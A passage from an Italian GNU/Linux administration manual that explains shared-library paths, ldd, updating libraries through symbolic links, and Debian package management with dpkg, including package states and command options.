export LD_LIBRARY_PATH
#
# Avvia il programma.
#
mio_programma
#
# Al termine dello script non restano tracce dei
# cambiamenti.
#
```

Avviando lo script, viene modificata la variabile di ambiente ***LD_LIBRARY_PATH*** per quel processo e per i suoi discendenti (viene esportata), quindi, al termine del programma termina lo script e con lui anche gli effetti di queste modifiche.

Si osservi in particolare il fatto che nella nuova definizione del percorso delle librerie, viene posto all'inizio quello per le librerie specifiche del programma, in modo che venga utilizzato per primo; subito dopo, viene inserito l'elenco dei percorsi eventualmente già esistente.

Teoricamente, è necessario soltanto che i file delle librerie siano accessibili in lettura, perché possano essere utilizzate dai programmi; tuttavia, per motivi di sicurezza, potrebbe essere richiesto anche il permesso di esecuzione attivo. In particolare, con i sistemi GNU/Linux è indispensabile che le librerie utilizzate da Init (‘`/sbin/init`’) dispongano dei permessi di esecuzione.

7.4.4 Verifica delle librerie utilizzate dagli eseguibili

Il programma ‘**`ldd`**’ emette l’elenco delle librerie condivise richieste dai programmi indicati come argomenti della riga di comando:

`ldd` [***opzioni***] ***programma***…

Si utilizza ‘**`ldd`**’ per determinare le dipendenze di uno o più programmi dalle librerie. Naturalmente, si può verificare anche la dipendenza di un file di libreria da altre librerie.

L’esempio seguente mostra le dipendenze dalle librerie di ‘`/bin/bash`’. Il risultato ottenuto indica il nome delle librerie e la collocazione effettiva nel sistema, risolvendo anche eventuali collegamenti simbolici.

```
$ ldd /bin/bash [Invio]

        libncurses.so.5 => /lib/libncurses.so.5 (0x40019000)
        libdl.so.2 => /lib/libdl.so.2 (0x40059000)
        libc.so.6 => /lib/libc.so.6 (0x4005c000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

7.5 Aggiornamento delle librerie standard

Oltre al problema delle librerie specifiche di un programma particolare, ci può essere la necessità di aggiornare le librerie standard del sistema operativo, a seguito di qualche aggiornamento di altro software.

Normalmente, la propria distribuzione GNU dovrebbe offrire questi aggiornamenti in forma di archivi già pronti, installabili attraverso il proprio sistema di gestione dei pacchetti. Ciò garantendo la sistemazione di dettagli importanti.

Quando si è costretti a fare da soli è importante essere attenti. In particolare, dovendo intervenire in ciò che risiede nella directory ‘`/lib/`’, se si commette un errore, si rischia di bloccare il sistema senza possibilità di rimedio.

I file delle librerie sono organizzati normalmente con un numero di versione piuttosto articolato. Quando ciò accade, è normale che questi file siano affiancati da dei collegamenti simbolici strutturati in modo che si possa accedere a quelle librerie anche attraverso l’indicazione di versioni meno dettagliate, oppure semplicemente attraverso nomi differenti. I collegamenti in questione sono molto importanti perché ci sono dei programmi che dipendono da questi; quando si aggiorna una libreria occorre affiancare la nuova versione a quella vecchia, quindi si devono modificare i collegamenti relativi. Solo alla fine, sperando che tutto sia andato bene, si può eliminare eventualmente il vecchio file di libreria.

Per fare un esempio pratico, si suppone di disporre della libreria ‘`libc.so.9.8.7`’, articolata nel modo seguente:

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
```

Volendo sostituire questa libreria con la versione 9.8.10, il cui file ha il nome ‘`libc.so.9.8.10`’, occorre procedere come segue:

```
# ln -s -f libc.so.9.8.10 libc.so.9[Invio]
```

Come si vede, per generare il collegamento, è stato necessario utilizzare l’opzione ‘**`-f`**’ che permette di sovrascrivere il collegamento preesistente. Infatti, non sarebbe stato possibile eliminare prima il collegamento vecchio, perché così si sarebbe rischiato il blocco del sistema.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.10
libc.so.9.8.7
libc.so.9.8.10
```

In generale, per sicurezza, è meglio lasciare le librerie vecchie, perché ci potrebbero essere ugualmente dei programmi che ne hanno ancora bisogno.

Quando la libreria da aggiornare ha subito un aggiornamento molto importante, per cui i numeri delle versioni sono molto distanti rispetto a quanto si utilizzava prima, conviene evitare di sostituirle, mentre è solo il caso di affiancarle. Volendo ritornate all’esempio precedente, si può supporre che la libreria da aggiornare sia arrivata alla versione 10.1.1, con il file ‘`libc.so.10.1.1`’. Intuitivamente si comprende che il collegamento simbolico ‘`libc.so.9`’ non può puntare a questa nuova libreria, mentre resta il dubbio per ‘`libc.so`’.

In generale è meglio lasciare stare le cose come sono, a meno di scoprire che qualche programma cerca proprio la libreria ‘`libc.so`’ e si lamenta perché non si tratta della versione adatta a lui. Comunque, sempre seguendo l’esempio, sarebbe il caso di riprodurre un collegamento equivalente a ‘`libc.so.9`’, denominato ovviamente ‘`libc.so.10`’.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
libc.so.10 -> libc.so.10.1.1
libc.so.10.1.1
```

7.6 Pacchetti applicativi confezionati appositamente per le distribuzioni GNU

Ogni distribuzione GNU utilizza un metodo per il confezionamento dei pacchetti (blocchi) che compongono l’intero sistema. Il problema principale è quello di tenere traccia della collocazione dei file di ogni applicazione, delle sue dipendenze da altri pacchetti e di permetterne l’aggiornamento o l’eliminazione senza danneggiare il sistema e senza lasciare file ignoti inutilizzati.

Ogni distribuzione GNU particolare può avere un’attenzione differente rispetto alla preparazione e alla gestione del sistema che si occupa di installare e disinstallare questi pacchetti. È il caso di citare la distribuzione Debian, a cui si rifanno altre distribuzioni derivate, in cui tale sistema è abbastanza complesso. Naturalmente, una gestione troppo semplificata dei pacchetti di applicativi è un incentivo all’utilizzo della distribuzione per un principiante, ma poi tutto questo si traduce in gravi difficoltà nel momento in cui si vuole aggiorna-

re la distribuzione, o semplicemente si desidera fare qualcosa di più rispetto al solito.

7.6.1 Distinguere tra «pacchetti» e «archivi»

«

Per evitare di fare confusione, sarebbe bene distinguere tra il «pacchetto», che rappresenta un componente installato, da installare, o da eliminare dal sistema, rispetto al suo contenitore, noto come «archivio». Per esempio, si può dire che l'archivio '`make_3.77-4.deb`' contenga il pacchetto '**`make`**' nella versione 3.77-4.

Purtroppo, questa distinzione non viene utilizzata da tutti; ci sono distribuzioni in cui si parla indifferentemente di «pacchetto» per fare riferimento all'archivio che lo contiene e a ciò che si ottiene installandolo. Questa anomalia, poi, la si riscontra anche nelle sigle usate nelle opzioni della riga di comando, dove potrebbe capitare che si utilizzi la lettera «p» (*package*) per fare riferimento ai file degli archivi.

7.6.2 Binari e sorgenti

«

Gran parte del software distribuito con i sistemi GNU è sottoposto alla licenza GNU-GPL (*GNU general public license*, appendice A), che impone la disponibilità dei sorgenti. Per questo motivo, una distribuzione GNU, oltre a organizzare i pacchetti compilati e archiviati opportunamente, quando richiesto dalla licenza deve mettere a disposizione i sorgenti, assieme alle modifiche eventuali, generalmente in forma di file di differenze. Si distingue così tra pacchetti binari (archiviati in qualche modo) e pacchetti sorgenti.

Il pacchetto binario si compone dei file già compilati e pronti per essere collocati dove previsto. Il pacchetto sorgente è qualcosa di di-

verso: contiene l'archivio originale dell'applicativo (quello dei sorgenti), assieme a tutte le informazioni necessarie per modificarlo e per compilarlo nel modo più appropriato per la distribuzione GNU in cui deve essere installato. Inoltre, dovrebbe contenere le informazioni necessarie a generare il pacchetto binario relativo.

In generale, quando si parla di «pacchetti», si fa riferimento implicitamente a quelli contenenti i binari, o comunque i file finali da installare.

7.6.3 Interdipendenza tra i pacchetti

I pacchetti, ovvero i vari blocchi in cui è suddiviso il software, devono convivere in modo armonico nel sistema. Questo fatto sembra ovvio, ma la cosa più difficile da definire è proprio la relazione corretta tra questi.

Con il termine «dipendenza», si fa riferimento al fatto che un pacchetto può dipendere da altri per il suo funzionamento. In pratica, se il pacchetto «A» richiede che sia presente anche il pacchetto «B», si dice che «A» dipende da «B». Con il termine «incompatibilità», si fa riferimento al fatto che un pacchetto non può coesistere con un altro per qualche ragione. Per esempio, se il pacchetto «A» non può stare assieme a «C» si dice che «A» è incompatibile con «C».

I due concetti sono abbastanza semplici, ma a questi se ne aggiunge un altro: la dipendenza prima dell'installazione. Infatti, un pacchetto potrebbe dipendere da un altro che deve essere già presente prima che questo venga installato. A questo proposito, si parla a volte di «pre-dipendenza». Questo tipo di dipendenza impone quindi un ordine nell'installazione dei pacchetti.

In certi casi, un pacchetto può dipendere da una funzionalità che può essere offerta da diversi altri pacchetti. Per esempio, un programma può richiedere la presenza del comando '**mail**' per inviare dei messaggi; più in generale questo dipenderebbe dalla funzionalità di invio della posta elettronica. Nel caso della distribuzione Debian, si parla di «pacchetti virtuali», per fare riferimento a queste funzionalità generiche da cui possono dipendere altri pacchetti reali.

7.6.4 Fasi dell'installazione e della disinstallazione di un pacchetto

«

Da quanto esposto, si possono intuire alcune delle fasi riferite all'installazione e alla disinstallazione di un pacchetto:

- prima dell'installazione occorre verificare che siano rispettate le dipendenze e che non ci siano incompatibilità;
- prima della disinstallazione occorre verificare che non ci siano altri pacchetti che rimangono installati e dipendono da quello che si vuole eliminare.

Ma i problemi non si limitano a questi. Infatti, un pacchetto che si installa può richiedere la predisposizione di qualcosa, come dei collegamenti simbolici, dei file di dispositivo nella directory '`/dev/`' e dei file di configurazione. In generale, gli archivi dei pacchetti utilizzati dalle distribuzioni GNU contengono degli script realizzati specificatamente per questo, cioè per sistemare le cose in fase di installazione e anche quando si disinstalla un pacchetto. Volendo si può arrivare a distinguere tra quattro script corrispondenti ad altrettante fasi:

1. uno script da eseguire prima dell'estrazione dell'archivio contenente il pacchetto da installare;
2. uno script da eseguire dopo l'estrazione dell'archivio contenente il pacchetto da installare;
3. uno script da eseguire prima della cancellazione dei file che compongono un pacchetto da disinstallare;
4. uno script da eseguire dopo la cancellazione dei file che compongono un pacchetto da disinstallare.

Naturalmente, dipende dalle caratteristiche di un pacchetto il fatto che siano necessari o meno questi script. In generale, la configurazione rappresenta un problema che viene affrontato in maniera differente dalle varie distribuzioni GNU.

La configurazione può richiedere di fatto la creazione o la modifica di un file di testo, secondo una sintassi determinata, oppure l'interazione con un programma apposito (che si occupa di fare le domande necessarie e di memorizzare le risposte nel modo più appropriato). I file che contengono le informazioni sulla configurazione di un pacchetto, fanno parte del pacchetto stesso e sono candidati per la cancellazione nel momento in cui si decide di disinstallarlo. Tuttavia, il sistema di gestione dei pacchetti potrebbe distinguere opportunamente il caso in cui si vuole disinstallare un pacchetto conservando però i file di configurazione, rispetto al caso in cui si vuole eliminare tutto senza porsi problemi di alcun tipo.

A parte il dettaglio importante relativo al fatto di trattare in modo distinto i file di configurazione nel momento della disinstallazione, le distribuzioni GNU possono differenziarsi in modo notevole in ba-

se alla gestione della configurazione stessa. In pratica si potrebbero avere due estremi:

- definire una configurazione minima e indispensabile **prima** di iniziare una nuova installazione della distribuzione GNU, lasciando che il resto venga fatto dall'utilizzatore quando vuole, dopo che l'installazione è terminata;
- definire la configurazione mano a mano che i pacchetti vengono installati.

Nel primo caso, la procedura di installazione si limiterebbe a chiedere le informazioni indispensabili per il completamento della stessa (i dischi, le partizioni, la tastiera, eventualmente la rete, ecc.); successivamente verrebbero installati i pacchetti senza disturbare più l'utilizzatore, che alla fine deve configurare per conto proprio i servizi che gli interessano.

Nel secondo caso, ogni volta che si installa un pacchetto che richiede una configurazione (indipendentemente dal fatto che si tratti della prima installazione della distribuzione o che si tratti di un lavoro fatto in seguito), gli script che lo corredano interrogano l'utilizzatore su come configurare, almeno in modo grossolano, ciò che serve.

Tra i due estremi ci sono delle situazioni intermedie, nelle quali si possono fissare alcune informazioni che tornano utili ai pacchetti più importanti, già in fase di prima installazione, in modo da alleggerire il carico di notizie da fornire nel momento della configurazione finale legata all'installazione del singolo pacchetto.

L'esempio tipico di una distribuzione GNU in cui la configurazione avviene mano a mano che i pacchetti vengono installati è quello

della Debian. Quando si installa un pacchetto nuovo in un sistema GNU già funzionante, il fatto che durante l'installazione vengano richieste (eventualmente) le informazioni necessarie a dargli una configurazione minima, è sicuramente un fatto positivo. Tuttavia, quando l'utente inesperto tenta di installare per la prima volta questa distribuzione dopo avere selezionato una grande quantità di pacchetti, questo si trova disorientato di fronte alla quantità di cose che devono essere configurate e che non sono state previste, oltre all'eccessiva quantità di tempo necessaria per completare l'installazione.

Da quanto scritto si intuisce che: di fronte a una distribuzione GNU organizzata in modo da gestire la configurazione dei pacchetti mano a mano che questi vengono installati, è indispensabile, in fase di prima installazione del sistema, iniziare con la selezione del minimo possibile, riservandosi di aggiungere ciò che manca in un momento successivo.

7.6.5 Caratteristiche di un pacchetto nei confronti di un sistema funzionante

Un sistema sofisticato di gestione dei pacchetti di una distribuzione GNU, potrebbe non limitarsi a riportare il fatto che un pacchetto sia installato o meno, dando qualche informazione in più. Un pacchetto potrebbe essere:

- non installato;
- installato (correttamente);

- non installato, ma con i file di configurazione ancora presenti (in pratica, è stato installato e successivamente disinstallato senza eliminare i file di configurazione);
- installato in parte (l'archivio è stato estratto, ma gli script necessari al completamento della procedura hanno rilevato un qualche tipo di errore, per cui il pacchetto potrebbe non essere utilizzabile).

7.6.6 Aggiornamento

«

L'aggiornamento di un pacchetto implica la sostituzione di quello installato con uno di una versione più aggiornata. Si tratta di un problema comune, tuttavia pone dei problemi importanti. Un aggiornamento, perché non vada a danno di chi lo fa, dovrebbe preservare la sua configurazione precedente. In pratica, se il pacchetto «A» utilizza il file di configurazione '`/etc/A.conf`', è bene che questo file non venga sovrascritto, o almeno venga conservato in qualche modo.

La politica delle distribuzioni GNU può essere varia:

- i file di configurazione potrebbero essere sostituiti senza salvare quelli precedenti;
- i file di configurazione potrebbero essere sostituiti salvandone una copia a cui viene data un'estensione particolare;
- i file di configurazione potrebbero non essere sostituiti, affiancando eventualmente la nuova versione standard di questi file con un'estensione particolare.

Tanto per fare un esempio pratico, le distribuzioni basate su archivi RPM (*Red Hat package manager*) salvano i file di configu-

razione precedenti utilizzando l'estensione '`.rpmorig`', mentre le distribuzioni basate su pacchetti Debian affiancano eventualmente una copia della configurazione nuova, distinguendola con l'aggiunta dell'estensione '`.dpkg-dist`'.[2]

7.6.7 File di configurazione comuni

Alcuni pacchetti potrebbero condividere uno stesso file di configurazione, oppure potrebbero dipenderne in qualche modo. Ciò comporta dei problemi che non sono facili da risolvere in generale, tanto che si cerca di evitare il più possibile tale sovrapposizione. Il caso più evidente di una dipendenza del genere è quello dei file '`/etc/passwd`' e '`/etc/group`', per i quali potrebbe essere richiesta una modifica ogni volta che si installa un servizio particolare a cui si deve associare un utente fittizio specifico, oppure un gruppo.

7.7 Pacchetti Debian

I pacchetti della distribuzione GNU/Linux Debian sono archiviati in modo differente, a seconda che si tratti di pacchetti binari o di pacchetti sorgenti. I pacchetti binari, cioè tutto quello che può essere usato così come si trova (compresa la documentazione), è archiviato nel formato Debian ('`.deb`'), mentre i sorgenti sono composti da terne di file: una descrizione contenuta in un file con estensione '`.dsc`', l'archivio dei sorgenti originali in un file con estensione '`.orig.tar.gz`' e un file di differenze da applicare ai sorgenti originali, in questo caso con l'estensione '`.diff.gz`'.

Il nome di un archivio contenente un pacchetto binario Debian ha una struttura riassumibile nello schema seguente:

***nome_versione*-*revisione*.deb**

Un pacchetto Debian binario, oltre ai file che compongono il pacchetto e che vengono installati, contiene:

- un file di «controllo» (‘`control`’), con quasi tutte le informazioni relative al pacchetto, in particolare le sue dipendenze;
- un file contenente l’elenco dei file di configurazione, per i quali occorre avere un occhio di riguardo (‘`conffiles`’);
- due coppie di script che controllano la fase di installazione e quella di disinstallazione del pacchetto (‘`preinst`’, ‘`postinst`’, ‘`prerm`’, ‘`postrm`’).

7.7.1 Priorità di un pacchetto

«

A ogni pacchetto Debian viene attribuita una priorità, rappresentata da una definizione standard. Questa permette di facilitare la scelta dei pacchetti da installare. Si usano le parole chiave seguenti:

Parola chiave	Significato	Descrizione
`required`	richiesto	indica un pacchetto necessario per il funzionamento elementare del sistema;
`important`	importante	indica un pacchetto importante per il buon funzionamento del sistema;
`standard`	standard	indica un pacchetto che fa parte di software comune in un sistema GNU, senza richiedere la presenza del sistema grafico X;

Parola chiave	Significato	Descrizione
`optional`	opzionale	indica un pacchetto opzionale;
`extra`	extra	indica un pacchetto destinato a un uso specializzato, o che va in conflitto con altri pacchetti di livello precedente.

È interessante osservare che il livello di priorità è un'informazione che normalmente non è contenuta nei pacchetti, ma viene attribuita all'esterno di questi. La si ritrova nei file '`Packages`' e '`Packages.cd`', la cui descrizione viene fatta in seguito.

7.7.2 Dipendenze secondo i pacchetti Debian

Come accennato, il file di controllo contiene in particolare le informazioni sulle dipendenze del pacchetto. Secondo la logica di Debian, le dipendenze avvengono sempre in relazione a «pacchetti»: quando si tratta di una dipendenza da una funzionalità, questa viene identificata attraverso un «pacchetto virtuale». L'esempio seguente è un estratto delle informazioni relative al pacchetto '**`apache-ssl`**', dove si vede l'uso delle definizioni di quasi tutti i tipi di dipendenza e di incompatibilità:

```
Depends: libc6 (>= 2.0.7u-6), libssl09, mime-support, …
Suggests: apache-doc, lynx
Conflicts: apache-modules, php3 (<= 3.0.3-1), ↩
↪libapache-mod-perl (<= 1.15-2.1)
Replaces: apache-modules
Provides: httpd
```

Le varie parole chiave hanno il significato seguente:

Parola chiave	Significato	Descrizione
`depends`	dipende	indica un elenco di pacchetti indispensabili, eventualmente con il livello di versione richiesto, che devono essere presenti perché questo possa funzionare;
`recommends`	raccomanda	indica un elenco di pacchetti raccomandati, anche se non indispensabili, perché il pacchetto che si installa possa essere utilizzato opportunamente;
`suggests`	suggerisce	indica un elenco di pacchetti suggeriti, che starebbero bene assieme a quello che si installa;
`conflicts`	contrasta	indica un elenco di pacchetti che non possono convivere assieme a questo;
`replaces`	sostituisce	indica un elenco di pacchetti che vengono rimpiazzati da questo;
`provides`	fornisce	indica un elenco di pacchetti che rappresentano le funzionalità offerte da questo (si tratta in pratica di pacchetti virtuali).

Le parole chiave utilizzate sono verbi posti alla terza persona singolare, come dire che «il pacchetto A: dipende da... raccomanda... suggerisce... va in conflitto con... sostituisce... fornisce le funzionalità...». Osservando l'esempio, il pacchetto in questione fornisce le funzionalità '**`httpd`**' (in questo caso un pacchetto virtuale), ovvero quelle di un servente HTTP, è incompatibile con il pacchetto '**`apache-modules`**' e con altri se hanno una ver-

sione troppo vecchia, inoltre va a sostituire lo stesso pacchetto '**apache-modules**'.

7.7.3 Stato di un pacchetto

Secondo la logica del sistema di gestione dei pacchetti Debian, lo stato di un pacchetto può avere tre gruppi di caratteristiche: lo stato in relazione a ciò che è installato nel sistema, lo stato di selezione e alcune caratteristiche speciali. Rispetto al sistema, un pacchetto può essere:

Parola chiave	Significato	Descrizione
`installed`	installato	il pacchetto risulta installato correttamente nel sistema e anche la configurazione è stata completata;
`half-installed`	semi-installato	l'installazione del pacchetto non è stata completata per qualche ragione;
`not-installed`	non installato	il pacchetto non risulta installato;
`unpacked`	estratto	il pacchetto risulta estratto dall'archivio, ma non è stato configurato;
`half-configured`	semi-configurato	il pacchetto risulta estratto dall'archivio e la configurazione non è stata completata per qualche ragione;
`config-files`	file di configurazione	del pacchetto sono presenti solo i file di configurazione.

Il sistema di installazione e disinstallazione dei pacchetti Debian è in realtà una procedura, con la quale si «prenotano» delle operazioni

che poi vengono eseguite in sequenza. Sotto questo aspetto, un pacchetto che in qualche modo sia «conosciuto» da questa procedura ha anche uno stato di selezione (come già accennato) che può essere:

Parola chiave	Significato	Descrizione
`unknown`	sconosciuto	quando non è mai stata richiesta la sua installazione (e di conseguenza non è nemmeno installato);
`install`	da installare	quando è stata richiesta la sua installazione, o il suo aggiornamento;
`remove` `deinstall`	da togliere	quando è stata richiesta la sua disinstallazione normale, cioè senza cancellare i file di configurazione;
`purge`	da eliminare completamente	quando è stata richiesta la sua eliminazione totale, comprendendo anche i file di configurazione.

Infine, un pacchetto può essere stato marcato in modo che non venga aggiornato o sostituito con un'altra versione, '**`hold`**', oppure può essere stato marcato dal sistema di gestione dei pacchetti perché risulta danneggiato in qualche modo e in tal senso viene indicato come candidato alla reinstallazione, '**`reinst-required`**'.

Per conoscere lo stato di un pacchetto si può usare '**`dpkg`**' richiedendo l'azione '**`-l`**'. L'esempio seguente mostra l'elenco di alcuni pacchetti con l'indicazione del loro stato:

```
$ dpkg -l [Invio]

  Desired=Unknown/Install/Remove/Purge
  | Status=Not/Installed/Config-files/Unpacked/Failed-config/
```

```
|/       Half-installed
|| Err?=(none)/Hold/Reinst-required/X=both-problems
||/     (Status,Err: uppercase=bad)
||| Name            Version   Description
+++-===============-=========-============================
ii  gnome-admin     1.0.1-1   Gnome Admin Utilities (gulp an
ii  gnome-bin       1.0.3-1   Miscellaneous binaries used by
rc  gnome-card-game 1.0.1-4   Gnome card games - Solitaire g
rc  gnome-control-c 0.30-2    The Gnome Control Center
ii  gnome-core      1.0.1-0.3 Common files for Gnome core ap
ii  gnome-dev-doc   1.0.3-1   Gnome developers documentation
pn  gnome-games     <none>    (no description available)
ii  gnome-games-loc 1.0.1-4   The locale databases for the g
rc  gnome-gnibbles  1.0.1-4   A cute little game that has no
rc  gnome-gnobots   1.0.1-4   Gnome version of text based ro
pn  gnome-guile     <none>    (no description available)
un  gnome-gxnsnmp   <none>    (no description available)
pn  gnome-gxsnmp    <none>    (no description available)
ii  gnome-terminal  1.0.1-0.3 The Gnome terminal emulator ap
```

Tabella 7.13. Significato delle lettere utilizzate nelle prime tre colonne del rapporto generato con '**`dpkg -l`**'.

Colonna	Sigla	Sintesi	Significato
1	u	*unknown*	Pacchetto sconosciuto.
1	i	*install*	Pacchetto da installare.
1	r	*remove*	Pacchetto da rimuovere (lasciando la configurazione).
1	p	*purge*	Pacchetto da eliminare completamente.

Colonna	Sigla	Sintesi	Significato
2	n	*not installed*	Pacchetto non installato.

Colonna	Sigla	Sintesi	Significato
2	i	*installed*	Pacchetto installato.
2	c	*configuration*	Sono presenti solo i file di configurazione.
2	u	*unpacked*	Pacchetto estratto dall'archivio, ma non configurato.
2	f	*failed configuration*	Configurazione interrotta.
2	h	*hold*	Installazione interrotta.

Colonna	Sigla	Sintesi	Significato
3			Nessuno stato particolare.
3	h	*hold*	Segnato per la conservazione alla versione attuale.
3	r	*reinstall*	Si richiede la reinstallazione.
3	x	*hold and reinstall*	Equivalente a «h» e a «r» messi assieme.

7.7.4 Disponibilità di un pacchetto

«


La gestione dei pacchetti Debian, richiede che i programmi che ne consentono l'installazione, siano in grado di sapere quali sono i pacchetti effettivamente disponibili. I pacchetti disponibili sono quelli che si trovano in una distribuzione su CD-ROM, DVD-ROM, in una copia locale nel file system (eventualmente condiviso in rete), in un sito Internet,... In ogni caso, tali informazioni sono contenute in un file che accompagna i pacchetti (uno per ogni raggruppamento principale) e si tratta di '`Packages`', o '`Packages.cd`' nel caso di distribuzioni suddivise su più dischi (CD-ROM, DVD-ROM o unità di

memorizzazione di altro tipo che possono essere sostituite durante l'installazione).

7.7.5 Stratificazione degli strumenti di gestione dei pacchetti Debian

Gli strumenti per la gestione dei pacchetti Debian sono molti e sono fatti per intervenire a livelli diversi. La figura 7.14 mostra la piramide, alla base della quale si trovano gli strumenti fondamentali.

Figura 7.14. Gerarchia semplificata tra gli strumenti di gestione dei pacchetti Debian.



In breve:

- '**`dpkg-deb`**' interviene solo al livello di archivi Debian, consentendo l'estrazione e l'archiviazione in questo formato;
- '**`dpkg-split`**' è uno strumento aggiuntivo in grado di suddividere e riassemblare assieme gli archivi Debian, in modo da poterli gestire in file più piccoli, soprattutto quando questi devono essere trasportati su unità di memorizzazione a capacità limitata;
- Dpkg (l'eseguibile '**`dpkg`**') interviene nei pacchetti Debian, a livello elementare, consentendone l'installazione e la loro disin-

stallazione, avvalendosi eventualmente di '**dpkg-deb**' quando necessario;

- '**apt-get**' interviene nei pacchetti Debian, a livello più evoluto di Dpkg, essendo in grado di risolvere da solo molti problemi di dipendenze;
- Dselect si trova al livello più alto per la gestione dei pacchetti (assieme a APT) e si avvale di tutti gli strumenti inferiori;
- APT è un sistema di strumenti paralleli a Dselect, composto da diversi programmi frontali alternativi che poi si avvalgono di '**apt-get**' per lo svolgimento dei loro compiti.

7.7.6 Gestione elementare attraverso gli strumenti fondamentali

«

Per l'installazione e la disinstallazione dei pacchetti Debian, lo strumento più banale è dato da Dpkg,[3] composto dall'eseguibile '**dpkg**'. Questo è in grado di utilizzare a sua volta anche '**dpkg-deb**', quando si vuole intervenire a livello di archivio Debian.

```
dpkg [opzioni] azione
```

Alla fine della riga di comando dell'eseguibile '**dpkg**' deve apparire l'indicazione di un'azione, che può essere preceduta da alcune opzioni. Come si intuisce, l'azione stabilisce cosa debba essere fatto, mentre le opzioni ne alterano l'ambito. Qui viene mostrato solo l'uso di alcune azioni, perché per le altre conviene agire attraverso strumenti di livello superiore. Non viene mostrato l'uso delle opzioni, comunque si può approfondire l'uso di Dpkg consultando la pagina di manuale *dpkg(8)*.

Tabella 7.15. Alcune opzioni.

Opzione	Descrizione
`-c` ***archivio_debian*** ... `--contents` ***archivio_debian*** ...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare l'elenco dei file contenuti nell'archivio Debian indicato come argomento.
`-f` ***archivio_debian*** ... `--field` ***archivio_debian*** ...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare le informazioni di controllo sui pacchetti contenuti negli archivi elencati.
`-I` ***archivio_debian*** ... `--info` ***archivio_debian*** ...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare tutte le informazioni disponibili sui pacchetti contenuti negli archivi elencati.
`-i` ***archivio_debian*** ... `--install` ***archivio_debian*** ...	Installa o aggiorna i pacchetti contenuti negli archivi indicati come argomento. Questa azione può essere abbinata all'opzione '**`-R`**', o '**`--recursive`**', allo scopo di installare tutti i pacchetti i cui archivi si trovano in una directory, che diventerebbe quindi l'argomento di questa azione. L'installazione del pacchetto include anche la configurazione dello stesso.

Opzione	Descrizione
`--configure` ***pacchetto***...	Richiede espressamente di eseguire la configurazione dei pacchetti indicati (ammesso che questi non risultino già installati e configurati correttamente).
`-r` ***pacchetto***... `--remove` ***pacchetto***...	Rimuove i pacchetti indicati, senza eliminare i file di configurazione.
`-P` ***pacchetto***... `--purge` ***pacchetto***...	Elimina completamente i pacchetti indicati, compresi i file di configurazione.
`-l` [***modello_pacchetti***...] `--list` [***modello_pacchetti***...]	Mostra l'elenco dei pacchetti corrispondenti ai modelli indicati (si usano i metacaratteri comuni, proteggendoli in modo che la shell non li interpreti direttamente). Se vengono indicati dei modelli, vengono fornite informazioni su tutti i pacchetti conosciuti, non solo quelli installati, mentre utilizzando l'azione senza argomenti, si ottengono informazioni solo sui pacchetti installati, o che comunque hanno mantenuto i file di configurazione.

Opzione	Descrizione
`-s` ***pacchetto***... `--status` ***pacchetto***...	Mostra le informazioni sullo stato dei pacchetti indicati, aggiungendo anche la descrizione se il pacchetto risulta installato. In questo caso non si possono più utilizzare i metacaratteri.
`-L` ***pacchetto***... `--listfiles` ***pacchetto***...	Elenca i file che appartengono a un pacchetto, in base a quanto contenuto nell'archivio originale. Tuttavia, non è possibile conoscere in questo modo quali file sono stati creati dagli script di installazione del pacchetto stesso.
`-S` ***modello_file***... `--search` ***modello_file***...	Permette di fare una ricerca per trovare a quali pacchetti appartengono i file indicati come argomento, con o senza l'ausilio di metacaratteri. In particolare, se si indica un nome o un modello senza l'indicazione di un percorso, si ottengono tutti i pacchetti che hanno file o directory con quel nome.
`-C` `--audit`	Controlla i pacchetti installati per determinare quali sono stati installati solo parzialmente.

Opzione	Descrizione
`--compare-versions` ***versione_1*** ↩ ↪***operatore versione_2***	Si tratta di una richiesta particolare con la quale si ottiene il confronto tra due stringhe che rappresentano una versione (completa di revisione). Ciò può essere molto utile nella realizzazione di script. Se il confronto dà un risultato *Vero*, l'eseguibile '**`dpkg`**' restituisce zero, mentre negli altri casi restituisce un valore maggiore. Gli operatori che possono essere utilizzati sono elencati nella tabella 7.16.

Tabella 7.16. Utilizzo dell'opzione '**`--compare-versions`**' con '**`dpkg`**'.

Espressione	Descrizione
`--compare-versions` ***ver_1*** `eq` ***ver_2***	*Vero* se le versioni sono uguali.
`--compare-versions` ***ver_1*** `ne` ***ver_2***	*Vero* se le versioni sono differenti.
`--compare-versions` ***ver_1*** `lt` ***ver_2***	*Vero* se la prima versione è minore della seconda.
`--compare-versions` ***ver_1*** `le` ***ver_2***	*Vero* se la prima versione è minore o uguale alla seconda.
`--compare-versions` ***ver_1*** `gt` ***ver_2***	*Vero* se la prima versione è maggiore della seconda.
`--compare-versions` ***ver_1*** `ge` ***ver_2***	*Vero* se la prima versione è maggiore o uguale alla seconda.

Segue la descrizione di alcuni esempi.

- `$` **`dpkg -c zsh_3.1.2-10.deb`** [*Invio*]

  Mostra l'elenco dei file che compongono il pacchetto '**`zsh`**', contenuti nell'archivio indicato, esclusi i file che vengono creati dagli script del pacchetto stesso.

- `$` **`dpkg -I zsh_3.1.2-10.deb`** [*Invio*]

  Mostra tutte le informazioni disponibili sull'archivio indicato.

- `#` **`dpkg -i zsh_3.1.2-10.deb`** [*Invio*]

  Installa, o aggiorna, il pacchetto contenuto nell'archivio indicato, ammesso che ciò sia possibile in relazione alle dipendenze di questo.

- `#` **`dpkg -r zsh`** [*Invio*]

